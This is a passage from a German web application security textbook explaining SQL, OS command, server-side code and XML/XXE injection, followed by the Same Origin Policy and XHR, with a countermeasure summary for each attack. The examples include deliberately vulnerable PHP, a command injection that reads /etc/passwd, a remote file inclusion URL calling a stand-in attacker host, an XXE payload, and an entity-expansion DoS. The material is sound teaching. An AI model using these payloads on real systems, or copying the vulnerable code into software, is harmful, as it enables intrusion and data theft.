


Abb. 2.9 SQL Injection über Anmeldedialog

Benutzernamens den Ausdruck or 1=1 -- ein und schauen uns an, wie dieser sich innerhalb der Anwendung auswirkt. Das Ergebnis sehen wir in Abb. 2.9.

Wir sehen, dass es einem Angreifer in diesem Fall durch das eingeschleuste Hochkomma (') gelingt, aus dem Datenkanal auszubrechen und das eingegebene SQL-Kommando in den Steuerkanal zu schreiben. Durch den Ausdruck or 1=1 -- wird in diesem Fall die Passwort-Überprüfung stets erfolgreich ausgewertet, schließlich ist der Ausdruck „1=1“ immer wahr. Die beiden Bindestriche (--) am Ende des Ausdruckes werden von vielen SQL-Interpretern als Kommentaranfang interpretiert. Dadurch werden alle nachfolgenden Zeichen ignoriert, wodurch der manipulierte Ausdruck letztlich syntaktisch korrekt abgeschlossen wird. In diesem Fall ist die Auswirkung des Angriffs so einfach wie

sie kritisch ist, denn der Benutzer kann sich ohne Kenntnis des Passwortes als Administrator erfolgreich an der Anwendung anmelden.

Auch wenn eine solche Schwachstelle innerhalb der Anmeldemaske einer Anwendung durch die Verwendung entsprechender Security Frameworks zum Glück heute vor allem nur noch in solchen Demo-Anwendungen vorkommen sollte, verdeutlicht sie doch sehr anschaulich welche Gefahr von derartigen Schwachstellen ausgeht.

Wir bezeichnen die oben gezeigte Variante von SQL Injection auch als „Blind SQL Injection“, weil der Angreifer verschiedene mögliche SQL-Ausdrücke „blind“ ausprobieren muss. Schließlich können entsprechende SQL-Ausdrücke in der Praxis höchst unterschiedlich aussehen und vor allem deutlich komplexer sein als im obigen Beispiel dargestellt. Für die Durchführung solcher Angriffe gibt es inzwischen zahlreiche Tools, deren Umfang weit über den dargestellten Fall der Manipulierung einer SQL-basierten Prüfung hinausgeht. Tools in diesem Bereich bieten auch die Möglichkeit, gezielt Datenbankinhalte mittels Blind SQL Injection (genauer mit gezielten „Wahr-Falsch-Anfragen“) auszulesen. Die Durchführung eines solchen Angriffs gestaltet sich allerdings deutlich komplizierter. Details finden sich auf der betreffenden Seite der OWASP (vergl. [5]) sowie im Database Hackers Handbook (vergl. [6]).

Bei vielen SQL-Injection-Schwachstellen ist ein solches „blindes Durchprobieren“ jedoch gar nicht erforderlich, wenn z. B. das Ergebnis der SQL-Anfrage auf einer Webseite angezeigt wird, etwa in Form eines Suchergebnisses. In diesem Fall kann ein Angreifer ausgelesene Datenbankinhalte zum Beispiel im Ergebnisdialog einer Suchanfrage anzeigen lassen. Gerade bei komplexeren SQL-Injection-Schwachstellen kann der zur Ausnutzung erforderliche Exploit sehr spezifisch sein. Da kommt dem Angreifer häufig eine Eigenschaft vieler Anwendungen entgegen: Fehler des SQL-Interpreters dem Benutzer anzuzeigen. Dadurch wird das Erstellen eines entsprechenden Exploits natürlich sehr begünstigt. Wir bezeichnen diese Variante von SQL-Injection daher auch Error-Based SQL Injection (Abb. 2.10).




Abb. 2.10 Fehlermeldung legt SQL-Injection-Schwachstelle offen




Abb. 2.11 Beispiele für SQL-Injection-Payloads

Von der Gestaltung des verwundbaren SQL-Aufrufs, dem verwendeten SQL-Dialekt sowie dem Datenbank-Typ hängt es ab, welche Möglichkeiten ein Angreifer bezüglich einer SQL-Injection-Schwachstelle besitzt. Abb. 2.11 zeigt einige Varianten für SQL-Injection-Payloads.

Die erforderliche Gegenmaßnahme ist hier grundsätzlich einfach, nämlich den Steuerungskanal vom Datenkanal zu trennen. Wir erreichen dies am besten dadurch, dass wir dem Interpreter die einzelnen Parameter explizit mitteilen, was als Parametrisierung bezeichnet wird. In modernen Webanwendungen wird die Parametrisierung dabei in der Regel implizit durch das Persistenz-Framework durchgeführt. Vielfach ist es für Entwickler damit sogar sehr schwer (aber auch nicht unmöglich), derartige Schwachstellen überhaupt noch einzubauen. Genauer werden wir uns hiermit im Rahmen der Ausgabevalidierung in Kap. 4 beschäftigen.

Kurz und knapp

Welches Risiko besteht? Sehr hoch: Auslesen oder Manipulieren von Datenbankinhalten, Umgehung von Anmeldeprüfungen, Denial of Service (Remote Database Shutdown).

Was ist die Ursache? Unzureichende Trennung von Daten- und Steuerkanal bzw. unzureichende Enkodierung von Ausgabeparametern.

Was muss ich tun? *Primär*:[3] Parametrisierung von Eingaben, z. B. durch Prepared Statements oder indirekt durch die Verwendung eines OR-Mappers (Abschn. 3.5.3). Sofern keine Parametrisierung möglich ist: SQL-Enkodierung von Parametern. Im Fall der Anmeldung: Einsatz eines ausgereiften Security Frameworks *Sekundär*: Restriktive Eingabevalidierung (Abschn. 3.5.2).

Referenz: CWE-89 („Improper Neutralization of Special Elements used in an SQL Command (‘SQL Injection’)“)

[3] Siehe Erklärung in Abschn. 5.1.4.

2.6.2 OS Command Injection

Werden aus einer Anwendung parametrisierte Kommandos auf Betriebssystemebene aufgerufen, besteht auch dort die grundsätzliche Gefahr, dass ein Angreifer hierüber eigene Aufrufe einschleusen und zur Ausführung bringen kann. Dies kann auch hier genau dann passieren, wenn für den entsprechenden Aufruf auch von Angreifern kontrollierbare Parameter verwendet werden. Wir bezeichnen dies als OS Command Injection. Schauen wir uns hierzu den folgenden Quellcode in der Programmiersprache PHP an. Er stammt von einem fiktiven webbasierten Tool, mit dem wir über eine Webseite beliebige Rechner anpingen können:

```
<?php
    $output = shell_exec('/bin/ping -c 1 ' . $_GET['host']);
    echo "<pre>$output</pre>";
?>
```

Im gezeigten Fall könnte ein Angreifer nun ganz leicht beliebige Kommandos auf Ebene des Betriebssystems auf folgende Weise zur Ausführung bringen:

```
http(s)://www.example.com/pingtool.php?host=localhost%3Bcat%20/etc/passwd
```

In diesem Fall gelingt es dem Angreifer über ein Semikolon („;“, welches hier hexadezimal in %3B URL enkodiert wurde) aus dem Steuerkanal auszubrechen, denn über dieses Zeichen wird auf Ebene des Unix-Betriebssystems ein neues Kommando eingeleitet. In Abb. 2.12 ist das Ergebnis dieses Angriffs zu sehen. Neben der Ausgabe des Ping-Aufrufes (erste beide Zeilen) ist nun auch das eingeschleuste, zusätzliche Kommando ausgeführt und dessen Resultat (der Inhalt der Datei „/etc/passwd“) in die Seite eingebaut worden. An dieser Stelle wird dann noch ein weiteres Zeichen URL-enkodiert, nämlich das Leerzeichen, welches hier durch dessen Hexadezimalwert (%20) ersetzt wurde.




Abb. 2.12 OS Command Injection

Kurz und knapp

Welches Risiko besteht? Angreifer können beliebige Kommandos auf Betriebssystemebene zur Ausführung bringen und darüber das gesamte System kompromittieren.
Was ist die Ursache? Verwendung nicht validierter Parameter in Kommandoaufrufen.
Was muss ich tun? Genereller Verzicht auf (parametrisierte) OS-Kommandoaufrufe und Verwendung entsprechender APIs für die betreffende Funktion oder alternativ Verwendung von Whitelisting bzw. globalen Indirektionen (Abschn. 3.5.4).
Referenz: CWE-78 („Improper Sanitization of Special Elements used in an OS Command (‘OS Command Injection’)“)

2.6.3 Serverseitige Code Injection

Besonders kritisch kann eine Interpreter-Injection-Schwachstelle auch dann sein, wenn es einem Angreifer darüber möglich ist, Programmcode einzuschleusen und serverseitig zur Ausführung zu bringen. Neben der bereits angesprochenen Ausnutzung von Buffer Overflows, z. B. in einer Browser-Komponente, ist es im Fall von zur Laufzeit interpretierten Sprachen (z. B. PHP, Python oder serverseitiger JavaScript-Code) grundsätzlich möglich, Schadcode direkt in die Webanwendung zu injizieren. Schauen wir uns hierzu das folgende Beispiel in der Programmiersprache PHP an:

```
<?php
    $myvar = $_GET['arg'];
    eval($myvar);
?>
```

Mit dem PHP-Kommando eval() wird Programmcode dynamisch evaluiert. Der Entwickler hat es in diesem Fall dazu verwendet, um Code aus einer Programmvariable ausführen zu lassen, welcher von einem Benutzer durch den GET-Parameter „arg“ übergeben wurde. In diesem Fall lässt über den folgenden URL-Aufruf beliebiger PHP-Code zur Ausführung bringen:

```
http(s)://www.example.com/vuln.php?arg=phpinfo();
```

Entsprechend anfällige Ausdrücke finden wir auch in anderen interpretierten Programmiersprachen wieder, so z. B. im Fall von serverseitigem JavaScript und bei Node.js. Anders als bei Cross-Site Scripting, auf das wir noch zu sprechen kommen werden, können die Payloads von serverseitig injiziertem JavaScript-Code auch deutlich gefährlicher sein. Da Node.js als ein einzelner Thread (also Single Threaded) ausgeführt wird, kann ein Angreifer etwa mit dem folgenden simplen Code bereits den gesamten Server zum Absturz bringen:

```
while(1) { }
```

Darüber hinaus bestehen hier aber natürlich auch noch andere Möglichkeiten für einen Angreifer, etwa auf beliebige Dateien zuzugreifen bis hin zur Ausführung von Kommandos auf dem Betriebssystem, also der Durchführung von Command Injection.

Auch im Fall von Node.js basiert die grundlegende Angreifbarkeit auf der Verwendung der eval()-Methode, mit der sich dynamisch Code evaluieren lässt – nur dass dies hier serverseitig erfolgt. Wir sehen also einmal mehr, dass eval() wirklich „evil“ ist. Neben dieser Methode sind noch ein paar weitere JavaScript-Methoden anfällig, z. B. setTimeOut() oder setInterval(). Die erforderliche Maßnahme ist daher auch das Ersetzen dieser Methoden durch entsprechend sichere APIs (z. B. JSON.parse()).

Neben solch dynamischer Code-Evaluierung kann ein Angreifer aber auch über die Einbindung von Code Programmcode einschleusen und zur Ausführung bringen. Wiederum im Fall von PHP lässt sich dies z. B. im Fall des folgenden Codes durchführen:

```
<?php
$language = 'EN_en';
if (isset($_GET['lang']))
    $lang = $_GET['lang'];
require( $lang . '.inc.php' );
?>
```

Der Entwickler ging bei der Erstellung dieser Codezeilen davon aus, dass die Anwendung etwa wie folgt aufgerufen wird:

```
http(s)://www.example.com/vuln.php?lang=DE_de
```

In diesem Fall wird eine lokale Datei mit dem Namen „DE_de.inc.php“ eingebunden, in der die Lokalisierung für die deutsche Sprache hinterlegt ist. Allerdings hat der Entwickler an dieser Stelle vergessen den Parameter entsprechend restriktiv zu validieren. Dadurch ist es einem Angreifer über die Manipulation dieses Parameters nun möglich, sich beliebige Dateien des Webservers anzeigen zu lassen. Oftmals erlauben interpretierte Sprachen wie PHP an dieser Stelle statt einer lokalen auch eine externe Datei über eine URL einzubinden und darüber dann beliebigen Schadcode einzubinden.

```
http(s)://www.example.com/vuln.php?lang=http://attacker/evil
```

Im oben gezeigten Beispiel würde das schadhafte PHP-Skript „evil.inc.php“ von dem System des Angreifers eingebunden und zur Ausführung gebracht werden. Ein solcher Angriff wird dann als Remote File Inclusion bezeichnet, im Grunde handelt es sich hier aber natürlich weiterhin um Code Injection.

Die zentrale Maßnahme, um Code Injection generell zu verhindern, ist allerdings grundsätzlicher Natur, nämlich Programmkonstrukte vollständig zu meiden, die dynamisch Code evaluieren und die Einbindung von externen Ressourcen niemals über Parameter durchzuführen.

Kurz und knapp

Welches Risiko besteht? Angreifer können schadhaften Programmcode serverseitig zur Ausführung bringen und dadurch das System potenziell vollständig kompromittieren.
Was ist die Ursache? Verwendung unsicherer APIs sowie unsicherer Programmkonstrukte.
Was muss ich tun? *Primär*: Verzicht auf dynamische Codeevaluierung und Codeeinbindung (Vermeidungsprinzip, Abschn. 3.3.7); *Sekundär*: Restriktive Eingabevalidierung (Abschn. 3.5.2), Härtung der Plattform (Abschn. 3.15.4).
Referenz: CWE-94 („Improper Control of Generation of Code (‚Code Injection')"

2.6.4 XML Injection

XML wird (neben JSON) von vielen Anwendungen speziell für die Kommunikation mit Hintergrundsystemen eingesetzt. Auch hier kann ein Angreifer XML-Daten injizieren, wenn bei dem Aufruf von der Anwendung Parameter verwendet werden, die der Angreifer auf irgendeine Weise kontrollieren kann. Und auch hier gelingt ihm dies, indem er durch die Verwendung spezieller Sonderzeichen aus dem Datenkanal ausbricht und in den Steuerkanal schreibt, wie dies in Abb. 2.13 gezeigt ist.

In der Praxis gestaltet sich die Identifikation und Ausnutzung einer solchen XML-Injection-Schwachstelle innerhalb für einen externen Angreifer ohne Insiderkenntnisse




Abb. 2.13 XML Injection

allerdings äußerst schwierig. Denn anders als bei SQL Injection, wo Angreifer den erforderlichen Exploit oftmals mittels Durchprobieren verschiedener Varianten ermitteln können, sind XML-Strukturen bei jedem System unterschiedlich. Daher müssen Angreifer den XML-Aufbau in den meisten Fällen kennen, um einen entsprechenden Angriff durchführen zu können.

Werden einem Angreifer von der Anwendung jedoch technische Details in Fehlermeldungen angezeigt, so kann er darüber häufig zum einen eine vorhandene XML-Injection-Schwachstelle identifizieren, zum anderen aber auch den Aufbau des erlaubten XML-Formats in Erfahrung bringen. Ganz ähnlich also wie wir es schon im Fall von Error-Based SQL Injection gesehen hatten.

Ähnlich wie bei SQL-Anfragen lassen sich zudem auch gegen XML-Strukturen Suchanfragen verwenden, und zwar mittels XPath-Ausdrücken. Natürlich können auch diese auf gleiche Art angreifbar sein. Gerade beim Einsatz von XML-Datenbanken lässt sich mittels solcher XPath Injection (als Variante von XML Injection) häufig auf sensible Daten zugreifen.

Leichter zu identifizieren und auszunutzen sind XML-Injection-Schwachstellen natürlich dann, wenn die anfällige Schnittstelle aus dem Internet aufrufbar ist. In dem Fall kann ein Angreifer ein ganzes Arsenal an XML-basierten Angriffen gegen diese Schnittstelle abfeuern, etwa mit dem Ziel, die Verfügbarkeit des Dienstes einzuschränken (z. B. mittels sogenannter „XML Bombs“). Dazu verwendet ein Angreifer z. B. extrem verschachtelte Strukturen oder sich gegenseitig referenzierende Entitäten (XML Entities). Vor allem ältere XML-Parser werden dadurch schnell in Endlosschleifen versetzt oder zur Allozierung großer Speichermengen gebracht. Eine weitere Variante um dies zu erreichen ist XML-Entity-Expansion, die wir im folgenden Codebeispiel sehen. Auch hiermit kann ein Angreifer mittels einer relativ überschaubaren XML-Struktur serverseitig einen sehr viel größeren Speicher allozieren und dadurch dessen Verfügbarkeit beeinträchtigen.

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY foo1 "foo">
<!ENTITY foo2 "&foo1;&foo1;&foo1;&foo1;&foo1;&foo1;&foo1;&foo1;">
...
<!ENTITY foo18 "&foo17;&foo17;&foo17;&foo17;&foo17;&foo17;&foo17;">
]>
<foo>&foo18;</foo>
```

Neben all solchen DoS-Angriffen können Angreifer XML-Entitäten jedoch auch für etwas Anderes, auf heutigen Systemen vermutlich auch wesentlich Problematischeres verwenden. Der XML-Standard erlaubt uns, neben oben gezeigten internen nämlich auch externe Entitäten zu definieren und diese über eine URI/URL vom XML-Interpreter dynamisch anziehen zu lassen. Solche externen XML-Entitäten (XML External Entities) lassen sich

ebenfalls sehr gut für die Durchführung von Angriffen einsetzen, um darüber sensible Daten auszulesen. Wir sprechen dann von XML External Entity Injection (XXE Injection), ebenfalls einer Sonderform von XML Injection.

```
<?xml version="1.0">
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xee SYSTEM "file:///etc/passwd" >]><foo>&xee;</foo>
```

Im obigen Fall hat ein Angreifer in ein XML-Dokument eine solche externe Entität eingebaut, um darüber die lokale Datei/etc/passwd auszulesen. Gerade bei externen XML-Schnittstellen sollte daher die Verwendung von problematischen XML-Strukturen wie solcher XML-Entitäten am besten ganz unterbunden werden. Bei den meisten modernen XML-Parsern ist dies über eine entsprechende Einstellung relativ einfach möglich.

Kurz und knapp

Welches Risiko besteht? Angreifer können XML-basierte Abfragen einschleusen und darüber sensible Daten auslesen, die Anwendungslogik manipulieren oder die Verfügbarkeit des Servers einschränken.

Was ist die Ursache? Unzureichende Validierung von Parametern, die in XML-Aufrufe eingebaut werden, sowie ungehärtete oder unsichere XML-Parser.

Was muss ich tun? Restriktive Validierung (z. B. mittels Bean Validation oder XML-Schema Validation, siehe Abschn. 3.5.8); XML Entity Encoding aller in XML eingebauten Parameter (Abschn. 3.5.3); Verwenden eines aktuellen und gehärteten XML-Parsers (insb. Unterbinden der Spezifikation externer Entitäten durch den Client, Abschn. 3.5.8) sowie eine restriktive Fehlerbehandlung (Abschn. 3.12.2).

Referenz: CWE-91 („XML Injection (aka Blind XPath Injection)“), CWE-661 („Improper Restriction of XML External Entity Reference (‚XEE‘)“)

2.6.5 Zusammenfassung

Wichtig ist an dieser Stelle zu verstehen, dass SQL Injection lediglich eine von unzähligen potenziellen Schwachstellen des Typs Interpreter Injection darstellt. Neben den bereits erwähnten fallen hierunter etwa noch IMAP/SMTP, SSI und immer häufiger heute auch No SQL Injection.

Grundsätzlich sind jedoch alle Interpreter hiervon betroffen. Sobald Benutzerdaten unvalidiert in einem Interpreter verwendet werden, kann ein Angreifer über diese potenziell einen Interpreter-Injection-Angriff durchführen, indem er durch Einschleusen spezieller Sonderzeichen aus dem Datenkanal ausbricht und in den Steuerkanal eigene Aufrufe einschleust.

2.7 Clientseitige Angriffe

Clientseitige (oder indirekte) Angriffe sind nicht gegen die Webanwendung, sondern in der Regel gegen den Benutzer (bzw. dessen Browser oder System) gerichtet. Wir waren auf diese Angriffsform bereits in Abschn. 2.1.3 zu sprechen gekommen. Ein clientseitiger Angriff richtet sich also nicht gegen die eigentliche Anwendung, nutzt hierzu aber häufig existierende Schwachstellen in deren Programmcode aus. Die erfolgreiche Durchführung eines clientseitigen Angriffs ist in den meisten Fällen nur dann möglich, wenn der angegriffene Benutzer zur gleichen Zeit an der Anwendung angemeldet ist. Ein Angreifer kann bei dieser Art von Angriff dabei verschiedene Ziele verfolgen:

- Übernahme einer aktiven Sitzung eines angemeldeten Benutzers
- Angemeldeten Benutzern Aufrufe unterschieben
- Fälschen (Spoofen) der Webseite, z. B. um darüber Phishing-Angriffe durchzuführen
- Ausnutzung von Schwachstellen in Browserkomponenten
- Angriffe auf interne Systeme über den PC eines Benutzers

2.7.1 Hintergrund: Die Same Origin Policy (SOP)

Bevor wir auf die einzelnen clientseitigen Angriffsvarianten genauer zu sprechen kommen, müssen wir uns noch zwei äußerst wichtige Konzepte in Bezug auf JavaScript anschauen. Eine zentrale Sicherheitsfunktion browserseitiger Skriptsprachen stellt die Same Origin Policy (SOP) dar. Über diese wird festgelegt, dass Skriptcode aus dem Browser nur auf die Ressourcen (HTML-Inhalte, Cookies etc.) derselben HTTP Origin zugreifen kann. Ein (HTTP-)Origin bezeichnet dabei laut RFC6454 die Kombination aus:

- **Protokoll-Schema** (z. B. „http://“)
- **Port** (gewöhnlich 80 für HTTP und 443 für HTTPS) sowie einem
- **Host** (z. B. „example.com“).

Ein Origin ist also mehr als ein Host. Was auch Sinn macht, denn erst durch die Kombination von Schema, Port und Host können wir einen Webserver eindeutig identifizieren. Tab. 2.3 enthält einige Beispiele für Zugriffe, die durch die SOP möglich sind bzw. von ihr unterbunden werden (vergl. [7]).

Gäbe es die SOP nicht, könnte ein Angreifer auf einer von ihm kontrollierten Webseite z. B. zahlreiche Iframes von verschiedenen Banken, Onlineshops etc. versteckt einbinden und darüber Session-IDs von Besuchern, die an einer diesen Seiten gerade angemeldet sind, auslesen. Da diese Seiten jedoch immer einen anderen Origin als die Seite des Angreifers (z. B. „http://hacker.com“) besitzen, wird ein solcher Angriffsversuch von

Tab. 2.3 Auswirkungen der Same Origin Policy (beim Zugriff von http://www.example.com)

Aufgerufene Ressource	Zugriff	Grund
http://www.example.com/dir/page.html	erlaubt	Protokoll, Port und Host gleich
http://www.example.com/dir2/other.html	erlaubt	Protokoll, Port und Host gleich
http://www.example.com:81/other.htm	**unterbunden**	Unterschiedlicher Port
https://www.example.com/dir/other.html	**unterbunden**	Unterschiedliches Schema
http://en.example.com/dir/other.html	**unterbunden**	Unterschiedlicher Host
http://example.com/dir/other.html	**unterbunden**	Unterschiedlicher Host

jedem gängigen Browser (bzw. der SOP) unterbunden. In Abb. 2.14 sehen wir dieses Beispiel noch mal visualisiert.

Da die SOP die Webentwicklung beschränkt, ist sie vielen Entwicklern ein Dorn im Auge. So ist kaum verwunderlich, dass mittlerweile gleich mehrere technische Verfahren existieren, um diese Einschränkungen zu umgehen. Sie werden positiv als Cross-Origin- oder Cross-Domain-Zugriffe und negativ als „Same Origin Bypassing" bezeichnet. In Abschn. 3.11.6 wird auf die entsprechenden Verfahren genauer eingegangen. Solche „Beipässe" können natürlich schnell auch JavaScript-basierten Angriffen Tür und Tor öffnen.

- Die Same Origin Policy (SOP) verhindert, dass der JavaScript-Code einer Webseite auf Ressourcen eines anderen HTTP-Origins zugreifen kann.

2.7.2 Hintergrund: Ajax- oder REST-Zugriffe per XHR

Webanwendungen haben sich hinsichtlich der Bedienbarkeit in den letzten Jahren sehr stark klassischen Desktop-Anwendungen angenähert. Selbst sehr komplexe Anwendungen




Abb. 2.14 Schutzfunktion der Same Origin Policy (SOP)

wie Microsoft Office lassen sich inzwischen mit Hilfe von Webtechnologien umsetzen. Neben neuen Entwicklungen im Bereich von Markup-Technologien (insbesondere bei CSS) wurden die heutigen Möglichkeiten von Webanwendungen nicht zuletzt auch durch Ajax geschaffen. Dahinter verbirgt sich eine einfache, aber ungemein nützliche Technik, um mittels JavaScript im Hintergrund (asynchrone) Anfragen an den Webserver zu stellen, ohne dass die Webseite dafür neu geladen werden muss.

Ermöglicht wird dies durch das XML-HttpRequest-Objekt (XHR), welches sich in jedem modernen Browser mittels JavaScript ansprechen lässt, um damit Ajax-Aufrufe an serverseitige (REST-)Dienste durchzuführen. Das Entscheidende dabei ist, dass diese Aufrufe asynchron ablaufen. Dabei wartet der Browser nicht bis die Antwort vom Server eintrifft. Stattdessen wird bei Eintreffen der Serverantwort eine zuvor definierte Callback-Funktion aufgerufen. Implementieren lässt sich das Ganze mit wenigen Zeilen JavaScript-Code:

```
var xmlHttp = new XMLHttpRequest();
// Erstellen eines XHR-Request (hier für "http(s)://host/getData&id=23")
xmlHttp.open('GET', '/getData&id=23', true);
xmlHttp.onreadystatechange = function () {
     // Callback-Funktion wird aufgerufen bei späterer Antwort vom
Server
   if (xmlHttp.readyState == 4) {
     // verarbeite Server-Antwort in xmlHttp.responseText
    }
};
//Absenden des XHR-Requests ("null" = ohne Request Body)
xmlHttp.send(null);
```

In der Regel wird ein Webentwickler allerdings für das Absetzen solcher Aufrufe vielfach eher JavaScript-APIs wie JQuery einsetzen.

Serverseitig muss natürlich ein entsprechender Dienst existieren, der sich auf diese Weise abfragen lässt. Einsetzen lassen sich hier auch XML-basierte Dienste, in der Regel wird hierzu jedoch das deutlich effizientere JSON-Format eingesetzt. Dabei handelt es sich um nichts anders als eine serialisierte JavaScript-Objekt-Notation (JSON = JavaScript Object Notation), wodurch sich die erhaltene Antwort leicht mittels JavaScript APIs parsen lässt:

```
{"menu": {
    "id": "123",
    "value": "File"
}}
```

Ajax besitzt jedoch auch einige Sicherheitsaspekte. Zum einen kann (wie in Abschn. 1.2.4 bereits angesprochen wurde) der Einsatz von Ajax zu einer deutlichen Vergrößerung der

